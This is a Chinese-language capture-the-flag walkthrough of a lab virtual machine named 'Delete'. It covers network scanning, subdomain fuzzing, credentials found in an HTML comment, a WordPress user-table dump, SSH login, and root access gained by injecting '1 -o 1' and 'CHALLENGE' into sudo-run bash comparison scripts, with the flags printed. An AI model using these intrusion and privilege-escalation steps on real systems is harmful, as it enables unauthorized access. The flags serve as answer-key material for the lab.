一、信息收集

网络扫描

使用 `arp-scan` 扫描局域网内的活跃主机：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.230 08:00:27:9f:f6:7f       PCS Systemtechnik GmbH
...
```

发现目标主机 `192.168.205.230`，接下来进行端口扫描。

端口扫描

使用 `nmap` 进行全端口扫描：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p0-65535 192.168.205.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-26 19:52 CST
Nmap scan report for 192.168.205.230
Host is up (0.00027s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:9F:F6:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

发现两个开放端口：

- **22/tcp** - SSH 服务
- **80/tcp** - HTTP 服务

二、Web 服务探测

主页面分析

访问目标主机的 HTTP 服务：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ curl 192.168.205.230
<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maze-Sec</title>
    ...
    <script>
```

```
        // 倒计时和跳转功能
        let seconds = 2;
        const countdownElement = document.getElementById('countdown');

        const timer = setInterval(() => {
            seconds--;
            countdownElement.textContent = seconds;

            if (seconds <= 0) {
                clearInterval(timer);
                window.location.href = "http://delete.dsz";
            }
        }, 1000);
    </script>
</body>
</html>
```

页面会自动跳转到 `http://delete.dsz`，这提示我们需要配置域名解析。

域名配置

编辑 `/etc/hosts` 文件，添加域名解析：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo vim /etc/hosts
```

子域名枚举

使用 `wfuzz` 进行子域名爆破：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ wfuzz -c -u "http://delete.dsz" -H "HOST:FUZZ.delete.dsz" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --hw 271
...
000000019:   200        23 L     96 W       970 Ch      "dev - dev"

...
```

发现子域名 `dev.delete.dsz`，更新 hosts 文件：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ tail -n 1 /etc/hosts
192.168.205.230 delete.dsz dev.delete.dsz
```

三、Web 应用渗透

开发环境登录页面

访问发现的子域名：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ curl dev.delete.dsz
```


```
<!DOCTYPE html>
<html>
<head>
    <title>Dev Login</title>
    ...
    <div class="login-box">
        <h2>Developer Login</h2>
        <!-- 用户名: dev 密码: devnnnnnnnnb -->
        <form method="post">
            <input type="text" name="username" placeholder="Username" required>
            <input type="password" name="password" placeholder="Password"
required>
            <input type="submit" value="Login">
        </form>
    </div>
...
```

在 HTML 注释中发现登录凭据：

- **用户名**: `dev`
- **密码**: `devnnnnnnnnb`


WordPress 后台访问

使用发现的凭据登录开发环境，成功进入 WordPress 后台管理界面。



系统提示查看 `wp_users` 表，通过数据库管理功能或插件执行 SQL 查询。

数据库信息获取



ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display
1	delete	wp2y10llw2OH3iO33aTvbyT1h.tevNeRgrden1csrbhNgxIor4t6Uf10i7S	delete	delete@delete.dsz	http://delete.dsz	2025-09-25 09:37:41		0	delete
2	del	12e7bce94552f7a4288921f908df9b8c	test	test@test.com	http://test	2025-09-25 05:56:28	test	0	test

除了常规的wordpress的用户凭证之外，还存在一个del:12e7bce94552f7a4288921f908df9b8c。经过测试该凭证为ssh凭证，当然你进wordpress然后插件也一样，不过怎么样都需要查sql拿这个凭证，我就直接ssh连接了

四、系统权限提升

SSH 登录

使用获取的凭据进行 SSH 登录：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ ssh del@192.168.205.230
del@192.168.205.230's password:
Linux Delete 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
...
del@Delete:~$ id
uid=1000(del) gid=1000(del) groups=1000(del)
```

权限枚举

检查当前用户的 sudo 权限：

```
del@Delete:~$ sudo -l
Matching Defaults entries for del on Delete:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User del may run the following commands on Delete:
    (ALL) NOPASSWD: /opt/test.sh
    (ALL) NOPASSWD: /opt/test2.sh
    (ALL) NOPASSWD: /opt/test3.sh
```

发现用户可以无密码执行三个脚本文件。

脚本分析

查看 `/opt` 目录下的脚本内容：

```
del@Delete:/opt$ ls -al
total 20
drwxr-xr-x  2 root root 4096 Sep 25 06:19 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rwxr-xr-x  1 root root  162 Sep 25 06:19 test2.sh
-rwxr-xr-x  1 root root  172 Sep 25 06:16 test3.sh
-rwxr-xr-x  1 root root  159 Sep 25 06:03 test.sh
```

test.sh 分析

```
del@Delete:/opt$ cat test.sh
#!/bin/bash
PATH=/usr/bin
CHALLENGE=$RANDOM$RANDOM$RANDOM

figlet Maze-Sec
[ -n "$1" ] || exit 1
[ $1 -eq "$CHALLENGE" ] && cat /root/root.txt
echo "Maze-Sec"
```

该脚本使用 `[ $1 -eq "$CHALLENGE" ]` 进行数值比较，存在命令注入漏洞。

test2.sh 分析

```
del@Delete:/opt$ cat test2.sh
#!/bin/bash
PATH=/usr/bin
CHALLENGE=$RANDOM$RANDOM$RANDOM

figlet Maze-Sec
[ -n "$1" ] || exit 1
[[ "$CHALLENGE" -eq  $1 ]] && cat /root/root.txt
echo "Maze-Sec"
```

该脚本中的变量引用存在问题，可以通过传入变量名绕过检查。

test3.sh 分析

```
del@Delete:/opt$ cat test3.sh
#!/bin/bash
PATH=/usr/bin

figlet Maze-Sec
a=$((RANDOM%100))
if [  "$a" -eq  "50" ];then
        cat /root/root.txt
        echo 'Lucky boy'
else
        rm /root/root.txt
        echo 'Bye Bye'
fi
```

这是一个运气脚本，有 1% 的概率成功，但失败会删除 flag 文件，风险较高。

五、权限提升利用

方法一：命令注入绕过

利用 `test.sh` 中的数值比较漏洞：

```
del@Delete:/opt$ sudo /opt/test.sh '1 -o 1'
 __  __                     ____
|  \/  | __ _ _______     / ___|  ___  ___
| |\/| |/ _` |_  / _ \____\___ \ / _ \/ __|
| |  | | (_| |/ /  __/_____|__) |  __/ (__
|_|  |_|\__,_/___\___|    |____/ \___|\___|

flag{root-07a5b83a20f5d4002fff208e8180eba1}
Maze-Sec
```

原理说明：`[ 1 -o 1 ]` 是一个逻辑或运算，结果为真，从而绕过了随机数检查。

方法二：变量名绕过

利用 `test2.sh` 中的变量引用问题：

```
del@Delete:/opt$ sudo /opt/test2.sh CHALLENGE
 __  __                    ____
|  \/  | __ _ _______     / ___|  ___  ___
| |\/| |/ _` |_  / _ \____\___ \ / _ \/ __|
| |  | | (_| |/ /  __/_____|__) |  __/ (__
|_|  |_|\__,_/___\___|    |____/ \___|\___|

flag{root-07a5b83a20f5d4002fff208e8180eba1}
Maze-Sec
```

原理说明: 传入字符串 `CHALLENGE`，在比较时会被当作变量名而不是值进行比较。

六、获取用户 flag

```
del@Delete:/opt$ cat /home/del/user.txt
flag{user-12e7bce94552f7a4288921f908df9b8c}
```